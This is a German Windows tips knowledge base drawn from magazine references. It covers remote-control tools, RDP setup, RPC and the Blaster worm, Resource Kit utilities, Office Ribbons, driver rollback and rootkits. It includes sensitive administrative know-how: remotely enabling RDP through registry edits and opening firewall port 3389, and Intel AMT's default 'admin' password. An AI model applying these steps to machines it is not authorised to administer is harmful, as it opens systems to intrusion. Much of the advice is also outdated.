Nach Ende der Sitzung sollte das Port-Forwarding im Router wieder deaktiviert werden. Gemäß c't Heft 7/2008, Seite 188 (Softlink [0807188{bmc earth16.bmp}](#)) kommt es bei der automatischen Detektion der Übertragungsrates und daraus abgeleiteten Auswahl von Farbtiefe und Kompression manchmal zu Fehlern, die zum Zusammenbruch der Verbindung führen. In diesem Fall die kann ein vordefinierter Satz von Übertragungsparametern mit der Kommandozeilen-Option `-quickoption` vordefiniert werden, z.B.

```
vncviewer -listen -quickoption 2
```

für eine 1 MBit/s-Leitung. Die Werte gehen von 1 (schnelles LAN) bis 6 (langsame Modem-Verbindung). Gemäß c't Heft 7/2008, Seite 190 scheitert eine VNC-Verbindung manchmal auch an unterschiedlichen Protokoll-Versionen. Z.B. RealVNC-Viewer 4.3.2 kann man mittel der Kommandozeilen-Option `-Protocol3.3` anweisen, das ältere Protokoll zu verwenden.

Bei der Installation erzeugt Teamviewer eine ID, unter der man dann erreichbar ist. Möchte man nach dem Umstieg auf einen neuen Rechner unter der alten ID erreichbar sein, so kann man den Registry-Baum [HKLM\SOFTWARE\Wow6432Node\TeamViewer{bmc tree.bmp}\Version9](#) (bei 64bit bzw. [HKLM\SOFTWARE\TeamViewer{bmc tree.bmp}\Version9](#) bei 32bit), wobei die 9 als Versionsnummer geg. anzupassen ist, exportieren und auf dem anderen Gerät importieren. (c't Heft 21/2014, Seite 125).

Gemäß c't Heft 18/2008, Seite 170 bricht beim GeForce-Graphiktreiber 175.16 der Anmeldevorgang für RemoteDesktop ohne Fehlermeldung ab. In der Ereignisanzeige findet sich dann ein Eintrag, dass `\Systemroot\system32\RDPDD.dll` nicht geladen werden konnte. Behoben werden kann das Problem, indem [HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management.SessionImageSize{bmc edit.bmp}](#) angelegt (DWORD) und auf `0x20 = 32` gesetzt wird.

Verschiedene Tools für die Fernhilfe für Vista werden in der c't Heft 19/2008, Seite 136 getestet. Die Tools verhalten sich bei den UAC-Dialogen unterschiedlich: Absturz, Remote-Hinweis und lokale Eingabe oder via Treiber auch remote steuerbare UAC-Dialoge. Um auf Port-Forwarding-Konfigurations-Änderung am Router verzichten zu können, arbeite sie praktisch alle mit einem Server beim Hersteller als Relaisstation. Für den Privatgebrauch kostenlos und gut sind z.B.:

- TeamViewer (<http://www.teamviewer.de{bmc earth16.bmp}>): Einfach anwendbar, gut, bis auf das aus der Ferne keine UAC-Dialoge gesteuert werden können. Gemäß PC-Welt Heft 2/2010, Seite 16 (und c't Heft 1/2010, Seite 48) sind in der Version 5 noch einige Features hinzugekommen. Läuft ohne Installation, auch eine Version für MAC ist verfügbar. Privatnutzung kostenlos. Beschreibung siehe z.B. c't Heft 13/2014, Seite 96ff.
- Für Google Chrome gibt es eine Erweiterung "Remote Desktop", über welche eine Fernsteuerung auch möglich ist.
- LogMeIn Free (<http://www.logmein.de{bmc earth16.bmp}>): Wenn am Fern-Rechner eingerichtet, auch ein gutes Tool. Für die spontane Fern-Hilfe bei einem unerfahrenen User fehlt eine Einlade-Funktion.
- fastviewer (<http://www.fastviewer.com{bmc earth16.bmp}>):

In der PC-Welt Heft 9/2008, Seite 134 wird "Log Me In Free" (<http://www.logmein.com{bmc earth16.bmp}>) kurz vorgestellt, allerdings (noch) nicht für Vista geeignet.

In der c't Heft 21/2008, Seite 166ff werden Fernsteuer-Tools für Vista getestet.

Fernwartungs-Techniken sind das Thema in der c't Heft 15/2010, Seite 136ff:

- Intels AMT (Active Management Technology) findet sich aber nur im BIOS von Business-PCs nicht in Consumergeräten. Es ist nur bei den Q-Chipsätzen (z. B. Q57 oder QM57) und vPro-tauglichem Doppelkernprozessor verfügbar. U.U. muss beim Booten mittels Ctrl + P die BIOS-Extension aufgerufen werden, falls nicht übers normale BIOS-Menü erreichbar. Voreingestelltes PW ist "admin". Ein hohes Idle-Timeout kann zu langen Verzögerungen beim Runterfahren des Rechners führen. Ist alles richtig konfiguriert und aktiviert, dann kann von einem anderen Rechner im Webbrowser über <http://<ipAddr>:16992> wie bei einem externen KVM-over-IP mit dem Usernamen "admin" und dem konfigurierten PW zugegriffen werden. Weitere Möglichkeiten als übers Web-Interface bieten weitere Tools (<http://www.ct.de/1015136{bmc earth16.bmp}>). Unter anderem ist VNC-Zugriff möglich.

Fernsteuerung per "FileExist"

gemäß PC-Welt Heft 5/2004, Seite 231 mit VBS. Z.B. "Slave" runterfahren, wenn "Master" ausgeschaltet wird:

```
set m1=CreateObject("Scripting.FileSystemObject")
```

```
on Error Resume Next
```

```
do
```

```
  wscript.sleep 5000
```

```
  set job=m1.GetFile("\\horst2\c\boot.ini")
```

```
  if err.number>0 then exit do
```

```
  loop
```

```
wscript.CreateObject("WScript.Shell").run "rundll32.exe user.exe,ExitWindows
```

Die Fernsteuerung via Remote-Desktop und TeamViewer (incl. [DynDNS](#)-Einrichtung in FritzBox) wird in der PC-Welt Heft 8/2011, Seite 88ff erklärt.

Verschiedene Software um einen Windows-PC (z.B. Homeserver im Keller) via Android-Tablet aus der Ferne zu steuern, wird in der c't Heft 22/2013, Seite 146ff getestet. Insbesondere bei der "Maus-Emulation" auf dem Touchscreen unterscheiden sich die Tools.

- VNC und Microsoft RDP benötigen entsprechend konfiguriertes Port-Forwarding, um über's NAT im DSL-Router hinweg aus dem Internet steuern zu können. Im lokalen Netz aber durchaus geeignet:
 - Bei AndroidVNC ist die emulation der rechten Maustaste nicht intuitiv
 - RemoteRipple (VNC) ist ganz gut
 - MultiVNC kommt mit einem UltraVNC-Server nicht klar
 - Bei Pocket-Cloud (VNC) ist (in der Android-Version, nicht in der iOS-Version) oft das Menü für die Maus-Emulation im Weg.
 - AccessToGo (RDP) ist ganz gut
 - Remote RDP Lite ist eher für ein niedrigauflösendes Smartphone als für ein Tablet geeignet. Zoomen und Bildschirmscrollen funktioniert nicht gut.
 - 2X Client (RDP) bleibt scheinbar beim Verbindungsaufbau hängen. Erst wenn man etwas später die Tastatur aktiviert, erscheint der Bildschirm. Die SD-Card des Android-Geräts steht auf dem PC als Laufwerk zur Verfügung.

RDP verwendet zwar immer Verschlüsselung, wenn aber der Verbindungsaufbau kein sicheres NLA verwendet, besteht hier ein Risiko. Während VNC klassisch ohne Verschlüsselung arbeitet, hier verschlüsselnde Tools:

- bVNC Free funktioniert gut
 - Bei VNCpp ruckelt die Anzeige
 - Bei PocketCloud funktioniert zwar die Audioübertragung gut, bei Videos gibt's nur Klötzchen.
 - aFreeRDP funktioniert mit Ausnahme der Tonausgabe gut. Die SD-Karte des Androiden steht auf dem gesteuerten Rechner als Laufwerk zur Verfügung.
 - ThinDroid RDP zeigt sich als noch nicht ausentwickelt.
- Die anderen Verfahren muss man dem Vermittlungs-Server vertrauen. Während VNC klassisch ohne Verschlüsselung arbeitet, sind hier nur verschlüsselnde Tools aufgelistet:

- PocketCloud plus PocketCloud-Companion tunnelt bei Anmeldung über Google-ID die Daten sicher durchs Internet
- 2X Client kann auch über einen Server zur Vermeidung von NAT-Problemen laufen.
- AccessToGo ebenso.
- Bei TeamViewer hakelt die Bedienung: Zu kleiner Mauszeiger, kein beliebiger Zoom, die Sitzung ließ sich nicht richtig beenden. Chat und Bild-Telefonie stehen in der Android-App nicht (wie beim PC-Client) zur Verfügung.

Kein klarer Testsieger für alle Anwendungen! Wenn man keine NAT-Probleme hat ist bVNC gut. Für die spontane Hilfe ist ein Vermittlungs-Server fast unumgänglich.

Die Konfiguration von UltraVNC Single-Click, d.h. mit einem Vermittlungs-Server (=Repeater) für die Fernhilfe wird in der c't Heft 25/2013, Seite 188f erläutert.

Während RDP dafür bekannt ist, den gesamten Desktop eines Rechners auf einem anderen darzustellen, kann es auch einzelne Applikationen auf einem entfernten Desktop darstellen. Der XP-Mode von Windows 7 bringt so eine in einer WinXP-Virtual-Machine laufende Anwendung auf den Win7-Desktop. Bei WinXP und Vista als Client muss auf "Remotedesktopverbindung 7.0" aktualisiert werden. Allerdings scheint es bisher nur zwischen Windows-Server und Windows-Client zu funktionieren. Linux, Android ext sind noch außen vor. Auf der Server-Seite ist der Registry-Eintrag HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Server\TSAppAllowList\DisabledAllowList (DWord) mit dem Wert 1 zu erzeugen. Und unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Server\TSAppAllowList\Applications ein Schlüssel mit dem Namen der Applikation anzulegen, z.B. Notepad. Hier sind die zwei String-Einträge Path und Name notwendig. Z.B. Path="c:\Windows\system32\notepad.exe" und Name="notepad". Auf der Clientseite wird eine Textdatei benötigt, die in der Minimalversion so aussehen kann:

```
remoteapplicationmode:i:1
remotapplicationprograms:s:Notepad
disableremoteappcapscheck:i:1
alternate shell:s:rdpinit.exe
shell working directory:s:
full address:s:192.168.26.28
allow font smoothing:i:1
```

Unter <https://sites.google.com/site/kimknight/remoteapptool> gibt es auch ein Tool, das die Registry-Einträge auf dem Server erledigt (aber mit den oben beschriebenen Minimal-Einträgen nicht zurechtkommt), und die Datei für den Client erzeugt. c't Heft 20/2012, Seite 20, <http://www.ct.de/1220196>

Bei Win10 Pro kann immer nur ein User eingeloggt sein. Versucht man sich remote einzuloggen, während ein User lokal arbeitet, erhält der Remote-User zunächst einen Hinweis, dass jemand auf dem Gerät arbeitet. Wird dies bestätigt, dann erhält der lokal arbeitende einen Hinweis und kann akzeptieren. Unter <http://woshub.com/how-to-allow-multiple-rdp-sessions-in-windows-10/> wird das Tool RDP Wrapper Library project (<https://github.com/binarymaster/rdpwrap/>) als Ausweg vorgestellt. Damit wird der Login mehrere User auch für die Home-Versionen von Windows Vista ... 10 möglich.

Unter <https://www.microsoft.com/en-us/download/details.aspx?id=50042> gibt es den "Microsoft Remote Desktop Assistant". Er kümmert sich um die passenden Einstellungen (z.B. der Firewall), damit RDP-Verbindungen zum Gerät möglich sind.

Siehe auch Keyboard-Video-Maus-Switch KVM, Virtual Private Network, Reparatur des Systems.

##\$K Remote Procedure Call (RPC)

Das "Distributed Common Object Model" (DCOM) verwendet RPC. Gemäß der Zeitschrift Toolbox, Heft 3/2000, Seite 30 verwendet NT4 standardmäßig UDP, nicht TCP/IP. Dort ist auch beschrieben, mit welchen Registry-Einträgen sich dies auf TCP/IP umstellen lässt.

Bekannt geworden ist RPC im Jahr 2003 vor allem durch den Wurm W32.Blaster = W32.Lovsan, der den Rechner mit einer Vorwarnzeit von 1 Minute runterfährt, was sich durch Eingabe von `shutdown -a` im Kommandofenster (das sich über Start, Ausführen, `cmd` eintippen und Enter öffnen lässt) zunächst verhindern lässt. Als weitere Maßnahme sollte dann für den Dienst Win2000_services.msc{[bmc shortcut.bmp](#)} bzw. NT4_srvmgr.cpl{[bmc shortcut.bmp](#)} beim Remoteprozeduraufruf im Register Wiederherstellen für alle Fehlschläge statt "Computer neu starten" auf "Dienst neu starten" umgestellt werden. Dann sollte der entsprechende Patch von Microsoft eingespielt werden und anschließend der Wurm mit Software, wie sie von Herstellern von Vierenscannern angeboten wird, entfernt werden. Siehe Zeitschrift c't Heft 19/2003, Seite 184, Softlink 0319184{[bmc earth16.bmp](#)} bzw. <http://www.heise.de/news/meldungen/39461>{[bmc earth16.bmp](#)}.

Falls der Dienst wegen oben genanntem Wurm deaktiviert wurde und jetzt einiges nicht mehr geht (Fax, Drucker, Eigenschaftenseite in der Computerverwaltung, etc.) muss er nach einspielen des entsprechenden Patches auch wieder aktiviert werden, was, wie in Zeitschrift c't Heft 19/2003, Seite 184 ebenfalls beschrieben, bei Win2000ff mittels der Kommandozeile

```
sc config rpcss start= auto
```

geht (Wirksam nach reboot). (Achtung: Leerzeichen genau wie angegeben setzen!!) Falls Hilfe benötigt wird, hilft [sc /?](#){[bmc dos.bmp](#)} bzw. (zumindest WinXP) [SC](#){[bmc help.bmp](#)}.

Falls das System gar nicht mehr bootet, dann kann er auch über die Wiederherstellungskonsole wieder aktiviert werden:

```
enable rpcss service_auto_start
```

Hilfe zu dem Befehl erhält man in der Wiederherstellungskonsole durch

```
enable /?
```

oder

```
disable /?
```

RPC

\$ Remote Procedure Call (RPC)

K Remote Procedure Call;RPC;DCOM; Lovsan-Wurm (RPC); Blaster-Wurm (RPC); W32.Blaser-Wurm (RPC)

##K Remote-Unterstützung

Von Microsoft gibt es schon lange Möglichkeiten, sich auf einen anderen PC draufzuschalten:

- Terminal-Server und Terminal-Client: Mehrere user an Terminal-Clients (PC, MAC, Unix) benutzen die Rechenleistung eines Servers. Der einzelne Nutzer sieht nicht von den anderen Nutzern des Terminalservers, außer eventuell der CPU-Auslastung.
- NetMeeting: Hier haben mehrere User der Netmeeting-Sitzung den Bildschirm eines des Teilnehmers. Außerdem kann die Fernsteuerung einer Anwendung (oder des Desktops und damit praktisch des ganzen PCs) zugelassen werden. Normal ist die Fernsteuerung hier erst nach Bestätigung durch den lokalen User möglich. Es sollte sich aber auch so einrichten lassen, dass dies ohne lokale Bestätigung geht, d.h. z.B. kann man von Unterwegs mit dem Laptop fast voll auf den stationäre PC zu Hause (bei Flatrate und ständiger Internetverbindung) oder im Büro zugreifen.
- Seit WinXP zusätzlich auch **Remote-Unterstützung**: So etwas wie ein Terminalserver für nur einen Client inklusive der Client-Software. Über Start, Hilfe und Support kann man jemanden auffordern, eine Remote-Unterstützungs-Verbindung herzustellen. Dabei wird eine XML-Datei mit der Endung **.msrcincident** mit den notwendigen Daten erstellt und z.B. über eMail übermittelt. Wenn der Rechner zusätzlich zur Internet-Verbindung über die Telefonleitung noch eine Netzwerkkarte für z.B. ein Heim-Netz hat, dann wird in diese Datei oft die IP-Adresse des PC im Heimnetz statt der IP-Adresse des DFÜ-Adapters eingetragen. In diesem Fall schlägt die Remote-Unterstützung fehl, kann aber einfach durch Austausch der IP-Adresse mittels z.B. Notepad in der *.msrcincident-Datei behoben werden. (Zeitschrift c't Heft 6/2003, Seite 180). Die aktuelle IP-Adresse, die vom Provider zugewiesen wurde, lässt sich mittels WNTIpCfg.exe{bmc shortcut.bmp} ermitteln. Damit ist auch klar, dass es hinter einem Router mit NAT (Network-Address-Translation), wie z.B. der Windows-Internet-Verbindungsfreigabe, nicht geht!

Damit man via "Remote-Desktop-Verbindung" von außen auf einen PC zugreifen kann, müssen entsprechende Berechtigungen gesetzt sein. Für WinXP Pro und Vista lassen sich gemäß PC-Welt Heft 1/2007, Seite 206 diese Berechtigungen wie folgt aus der Ferne setzen, soweit der aktuelle eigene Account Adminrechte auf dem Remote-PC hat:

- Mit RegEdit sich auf die Remote-Maschine verbinden
- HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server,AllowTSCConnections{bmc edit.bmp} auf den DWORD-Wert 1 setzen (geg. Eintrag erstellen).
- HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server,fDenyTSCConnections{bmc edit.bmp} auf 0 setzen
- HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server,fAllowToGetHelp{bmc edit.bmp} auf 0 setzen.

Im Firewall muss Port 3389 geöffnet sein. Bei XP SP2 mit Windows-Firewall ist dieser normalerweise versperrt und wird durch hinzufügen der Zeichenfolge

3389:TCP:*.Enable:@xpsp2res.dll,-22009

unter

HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\GloballyOpenPorts\List,3389:TCP{bmc edit.bmp} erledigt. Nach dem Trennen der Registry-Verbindung sollte sich die Remote-Desktopverbindung aufbauen lassen: Start, Programme, Zubehör, Kommunikation, Remotedesktopverbindung. Gegebenenfalls danach die Registrywerte wieder zurück auf 0, 1, 1 und den Port durch Löschen des Eintrags wieder schließen.

Gemäß c't Heft 18/2008, Seite 170 bricht beim GeForce-Graphiktreiber 175.16 der Anmeldevorgang für RemoteDesktop ohne Fehlermeldung ab. In der Ereignisanzeige findet sich dann ein Eintrag, dass \Systemroot\system32\RDPDD.dll nicht geladen werden konnte. Behoben werden kann das Problem, indem HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management, SessionImageSize{bmc edit.bmp} angelegt (DWORD) und auf 0x20 = 32 gesetzt wird.

Siehe auch Mehrere IP-Adressen gleichzeitig, Internet-Server zeitweise.

RemoteUnterst

\$ Remote-Unterstützung

K Remote-Unterstützung; .msrcincident, msrcincident;Terminal-Server (Remote-Unterstützung)

#\$K Reparatur

Im c't-Artikel Heft 6/2006, Seite 178ff über Notebook-Reparatur-Erfahrungen sind auch unabhängige Notebook-Reparaturwerkstätten aufgelistet und für den Do-It-Yourself-Mann Bezugsquellen für Notebook-Ersatzteile.

Im Heft c't Heft 7/2009, Seite 134 wird der Notebook-Service verschiedener Marken bewertet und Tipps zu Gewährleistung und Garantie gegeben, wie z. B.:

- Gerät vor Versand von allen Seiten fotografieren, am besten mit einer aktuellen Zeitung mit im Bild um bei Transportschäden Beweise zu haben.
- Zwischenlage zwischen Tastatur und Display reinlegen, um Display-Kratzer zu vermeiden.
- Zum Schutz vor Wasser in Folie stecken.
- Bei Inanspruchnahme der Garantie die Hersteller-Vorgaben einhalten. Je nach Marke kann das sein, dass die Einsendung über den Händler zu erfolgen hat oder es kann die Abholung durch Paketdienst sein.
- Falls sensible Daten auf der Festplatte sind gegeben falls vorab klären, ob das Gerät auch ohne Festplatte zur Reparatur gegeben werden kann.
- Mitzuschickendes Zubehör vorab klären und auflisten
- Ansonsten soweit noch möglich eine Datensicherung machen.

Gemäß c't Heft 16/2014, Seite 49 gibt es bei http://www.ifx.it.com/bmc_earth16.bmp neben Anleitungen zur Reparatur von Elektronik-Geräten auch Werkzeugsets für diesen Zweck und Ersatzteile.

Reparatur

\$ Reparatur

K Reparatur (Service);Service/Reparatur;Ersatzteile für Reparatur;Werkzeug für Elektronik-Reparatur;Ersatzteile für Elektronikgeräte-Reparatur

#\$K **Reservierte Dateinamen**

Die alten Gerätenamen con, nul, LPT1, COM1 etc. sind auch unter Vista noch immer nicht als Dateinamen zulässig. Trotzdem können sie unter Umständen auftreten. In diesem Fall sind sie dann über den UNC-Namen zu löschen, z.B. `del \\.\c:\con` bzw. `rd \\.\c:\nul` etc. (PC-Welt Heft 2/2009, Seite 114)

ReservDateiN

\$ Reservierte Dateinamen

K Reservierte Dateinamen;Dateinamen reserviert;con als Dateiname;nul als Dateiname;com1 als Dateiname;UNC-Dateinamen local

#\$K Resource-Kit

- Die Resource-Kits von Microsoft bieten einige wenig bekannte Tools (z.B. aus PC-Welt Heft 3/2005, Seite 85):
- CDImage: Erstellung von ISO-Images (bootfähig), Kommandozeilen-Tool <http://www.pcwelt.de/8cf{bmc earth16.bmp}>. Dazu gibt es auch noch ein GUI: <http://www.pcwelt.de/892{bmc earth16.bmp}>.
 - cdburn, dvdburn: Diese Tools aus dem Windows Server 2003 Resource Kit kann das ISO-Image brennen. <http://www.pcwelt.de/f2b{bmc earth16.bmp}>.
 - robocopy "Robust File Copy" aus dem Windows Server 2003 Resource Kit <http://www.pcwelt.de/f2b{bmc earth16.bmp}> ist ähnlich zu xcopy, dient zum Kopieren großer Datenmengen oder auch zur Synchronisation. Erhältliche GUIs dazu siehe unter [Synchronisation](#).
 - hlscan Hardlink-Scan aus dem Windows Server 2003 Resource Kit <http://www.pcwelt.de/f2b{bmc earth16.bmp}> findet die mit `fsutil hardlink create <newPathName> <oldPathName>` erstellten Links. Anmerkung: `fsutil` liegt bei WinXP bei und funktioniert auch unter W2K.
 - WinExit.SCR Ein Bildschirm-Schoner aus dem Windows Server 2003 Resource Kit <http://www.pcwelt.de/f2b{bmc earth16.bmp}> der den aktuellen Benutzer nach einiger Zeit Leerlauf abmeldet, damit der Rechner nicht bis zum gewaltsamen Stopp blockiert ist, wenn der User weg ist.
 - Chklnks Diese Tool aus dem Windows Server 2003 Resource Kit <http://www.pcwelt.de/f2b{bmc earth16.bmp}> kann Dead-Links aufspüren. Entgegen der Microsoft-Aussagen läuft es unter Win98 oder XP auch!
 - Wntipcfg Dies ist die W2K-Variante von Winipcfg aus dem W2K-ResourceKit stammt. Download als `Wntipcfg_setup.exe`.
 - Compress Dieses Tool aus dem Windows Server 2003 Resource Kit <http://www.pcwelt.de/f2b{bmc earth16.bmp}> erzeugt CAB-Files.
 - Consume Dieses Tool aus dem Windows Server 2003 Resource Kit <http://www.pcwelt.de/f2b{bmc earth16.bmp}> kann Speicher belegen (Hauptspeicher, Auslagerungsdatei, Kernel-Speicher) oder CPU auslasten.
 - DelProf Kann ein Profil auf dem lokalen Rechner und geg. auch auf allen übers Netzwerk erreichbaren Rechnern, soweit die nötigen Rechte vorhanden sind, auch aus dem Windows Server 2003 Resource Kit <http://www.pcwelt.de/f2b{bmc earth16.bmp}>
 - DiskUse Liefert in verschiedener Form Info über die Festplattenbelegung, auch aus dem Windows Server 2003 Resource Kit <http://www.pcwelt.de/f2b{bmc earth16.bmp}>

ResourceKit
\$ Resource-Kit
K Resource-Kit;MS-Resource-Kit

#\$K Resource-Kit

Die sogenannten Resource-Kits bestehen aus Hilfedatei(en) und einigen Tools. Teilweise sind sie auf den Windows-CD mit drauf, die "Professional Resource Kits" z.B. zu WinXP muss man aber mit z.B. ca. 60 US-\$ bezahlen. Im NT-Resourcekit

<http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default.asp{bmc earth16.bmp}> 11MB findet sich unter anderem z.B. eine Anleitung, wie das Booten eines vernetzten PCs vom Server eingerichtet werden kann. Die NT-Version (Workstation- und Server-Edition verfügbar) enthält auch eine Referenz der Registry-Einträge, die in der 95iger-Version nicht enthalten ist.

Ein anderes Resource-Kit ist die *cdrom:\ADMIN\RESKIT\HELPPFILE\Win95RK.HLP:Windows 95 Registry Overview*-Datei auf Ihrer Win-95-CD. (Leider als "Contents"-Seite nur Copyright. Mit dem >>-Button weiterblättern oder zum Durchsuchen statt über diesen Link normal öffnen!) Im selben Verzeichnis gibt es auch MACUSERS.HLP (If you used the Macintosh) und TOUR4ADM.HLP (Guided Tour for Administrators).

Win98-CD: *\tools\reskit\help\rk98book.chm{bmc shortcut.bmp}*

Auf der Win98-CD findet sich unter *cdrom:\tools\reskit* das *setup.exe{bmc shortcut.bmp}* für das zugehörige Resourcekit bzw in *rk98book.chm{bmc shortcut.bmp}* (*cdrom:\tools\reskit\help* sofern das Resourcekit nicht installiert ist) eine englische Online-Ausgabe dessen, was als Microsoft Windows 98 - Die technische Referenz, Microsoft Press Deutschland, Unterschleißheim 1998, ISBN 3-86063-242-6 in Deutsch erhältlich ist.

Auf der Inhalts-Seite von *cdrom:\tools\reskit\help\win98rk.hlp* findet sich eine Übersicht über viele Zusatz-Tools. Zu NT4 findet sich auf der CD unter \SUPPORT\BOOKS einige DOC-Dateien und beim Server zusätzlich einige HLP-Dateien.

Zu Win2000 gibt es das 7-bändige Werk "Windows 2000 - Die technische Referenz", 6378 Seiten incl. CD-ROM für 649,-DM (nicht mehr wie für früherer Versionen kostenlos!), ISBN 3-86063-273-6, über dessen Inhalt man sich unter <http://www.microsoft.com/windows2000/library/resources/reskit/{bmc earth16.bmp}> einen Überblick verschaffen kann. Buchkritik siehe c't Heft 7/2000, Seite 236. Unter <http://www.microsoft.com/mspress/books/1394.asp?{bmc earth16.bmp}> wird das "Microsoft® Windows® 2000 Server Resource Kit" für ca. 300 US-\$ angeboten. Ca. 50 Programme daraus bietet Microsoft unter <http://www.microsoft.com/windows2000/techinfo/reskit/tools/default.asp{bmc earth16.bmp}> aber zum kostenlosen Download an (PC-Welt Heft 6/2003, Seite 78)

Home Page for All Windows Resource Kits:

<http://www.microsoft.com/windows2000/techinfo/reskit/redirect-xprk.asp{bmc earth16.bmp}>

ResourceKit_RD

\$ Resource-Kit

K Remote-Boot;Resource-Kit;Referenz der Registry (Resource-Kit)

#\$K **Ressourcen**

Der Begriff Ressourcen wird in zwei unterschiedlichen Zusammenhängen verwendet:

- 1) Systemressourcen: Speicherbereiche wie vor allem User-Heap, GDI-Heap
- 2) Systemressourcen: IO-Adressen, Interrupts, DMAs, die mit dem Gerätemanager verwaltet werden können
- 3) über Netzwerk angebundene Ressourcen: Fileserver, Printserver, Modem, (vgl. Resource-Kit)
- 4) Hilfedatei mit diversen Informationen zur Konfiguration (Resource-Kit)
- 5) Programm-Ressourcen: Anhängsel in EXE- und DLL-Dateien.

Siehe auch Plug and Play.

Ressourcen

\$ Ressourcen

K Ressourcen;User-Heap;GDI-Heap;Interrupt-Ressourcen;DMA-Ressourcen;Speicher-Ressourcen

#K Ribbon (Fluent UI)

Mit Office 2007 führt Microsoft eine neue Benutzerschnittstelle ein: die Ribbons ersetzen die alten Menüs. Gemäß Microsoft muss man auf .NET umsteigen oder die teuren "Visual Studio Tools for Office" (VSTO) kaufen, um die Ribbons in Makros einzusetzen. In

<http://prooficedev.com/blog/2007/03/20/programmingcustomizing-the-excel-2007-ribbon-using-vba/{bmc earth16.bmp}> wird aber gezeigt, wie es ohne .net oder VSTO geht. Einer im neuem *.xlam- oder *.xlsm-Format gespeicherten Excel-Datei (ein ZIP-File) kann die notwendige XML-Datei entweder von Hand hinzugefügt werden oder mittels "Custom UI Editor Tool" <http://openxmldeveloper.org/articles/CustomUIeditor.aspx{bmc earth16.bmp}> elegant hinzugefügt werden. Den Rumpf für die Sub ... erzeugt der Button "Callbacks" gleich und er braucht nur über die Zwischenablage übernommen werden in ein VBA-Modul der Excel-Datei.

Die StyleGuides von Microsoft für die Ribbons gibt's hier:

<http://www.microsoft.com/downloads/details.aspx?familyid=19e3bf38-434b-4ddd-9592-3749f6647105&displaylang=en{bmc earth16.bmp}>

Developer Overview of the User Interface:

<http://www.microsoft.com/downloads/details.aspx?familyid=5ae8ea78-6ba9-4de4-aabd-2616d010caa7&displaylang=en{bmc earth16.bmp}>.

Detailed Description of "Fluent Ribbon": <http://msdn2.microsoft.com/en-us/library/aa338202.aspx{bmc earth16.bmp}> (see also the other two parts!).

Auch RibbonX-API (<http://msdn2.microsoft.com/de-de/magazine/cc163469.aspx{bmc earth16.bmp}>) scheint recht informativ zu sein!

Das kostenlose Tool "Microsoft Office 2007 Custom UI Editor" kann die notwendige xml-Datei erstellen und an der richtigen Stelle der Vorlagendatei speichern.

Für ca. 30 US-\$ gibt's das Tool Ribbon Customizer (<http://pschmid.net/office2007/ribboncustomizer/index.php{bmc earth16.bmp}>), mit dem es mit der Maus möglich ist, neue Ribbons zu erstellen und nicht mehr mühsam manuell XML Code geschrieben werden muss.

Wie man Ribbons für Office 2007 in eine Dokument-Vorlage einbaut, wird in der c't Heft 8/2007, Seite 178ff und im Heft 9/2007, Seite 198ff gezeigt.

Bei der Vorstellung von Tools und Erweiterungen für Office 2007 in der c't Heft 25/2008, Seite 162ff sind auch einige Tools dabei, um die Ribbons wieder durch Menüs zu ersetzen. In der c't Heft 26/2008, Seite 13 wird da noch UBitMenu (<http://www.ubit.ch{bmc earth16.bmp}>) ergänzt.

Das Tool "InstantRibbonChanger", eine DLL die zusammen mit einer Konfigurationsdatei die Ribbons der Office-2007-Anwendungen anpassen kann, wird in der c't Heft 15/2009, Seite 172f vorgestellt.

Um die Neuerungen in der Ribbon-Programmierung bei Office 2010 geht es in der c't Heft 20/2010, Seite 174ff

Ribbon

\$ Ribbon

K Ribbon (Office 2007);Office 2007 Ribbon;Fluent UI;InstantRibbonChanger

#\$K **Rollback für Gerätetreiber**

Neben dem System-Dateischutz und der Systemwiederherstellung gibt es ab WinXP für Gerätetreiber die Möglichkeit, wenn ein neu installierter Treiber nicht funktioniert, wieder zum vorherigen zurückzukehren. Vor einer Installation eines anderen Treibers wird der vorhandene Treiber unter <winDir>\System32\ReinstallBackups{bmc explorer.bmp} in einem Verzeichnis gespeichert. In der Registry finden sich die Informationen dazu unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Reinstall{bmc tree.bmp}. Das Rollback wird über den Gerätemanager{bmc shortcut.bmp} beim jeweiligen Gerät im Eigenschaften-Dialog auf der Seite "Treiber" durch einen Klick auf "Installierter Treiber" gestartet. Bei Multifunktions-Geräten (z.B. einer Soundkarte mit Joystick-Anschluss) muss gegebenenfalls das Rollback sowohl für jeden Teil separat gemacht werden.

Von diesem Rollback ausgenommen sind Druckertreiber!

Quelle: Zeitschrift c't Heft 26/2003, Seite 102ff: Axel Vahldiek, Gerrit Grunwald: Selbstheilungskräfte.

Siehe auch Backup.

Rollback

\$ Rollback für Gerätetreiber

K Rollback für Gerätetreiber; Gerätetreiber, Rollback zur Treiber-Vorversion; Treiber-Rollback zur Vorversion

#\$K Rootkit

Sogenannte Rootkit verstehen es, sich im Dateisystem vor allen üblichen Zugriffen zu verstecken und auch vor üblichen Taskmanagern und Antiviren-Software zu verbergen. Ähnlich verstecken sie auch Einträge in der Registry und in der Liste der aktiven Prozesse. Der Name kommt daher, dass sich diese Kits unter Unix Administrator-Rechte verschaffen und der Administrator dort meist den Logonnamen "root" hat. Wie sie dies tun, ist in der c't Heft 26/2005, Seite 186ff und in der PC-Welt Heft 2/2006, Seite 10ff und Seite 150ff beschrieben. Als Diagnosetools gibt es von SysInternals den Rootkit-Revealer <http://www.sysinternals.com/Utilities/RootkitRevealer.html>. Er versucht mittels der Native-API auch die verborgenen Files und Registry-Einträge zu finden.

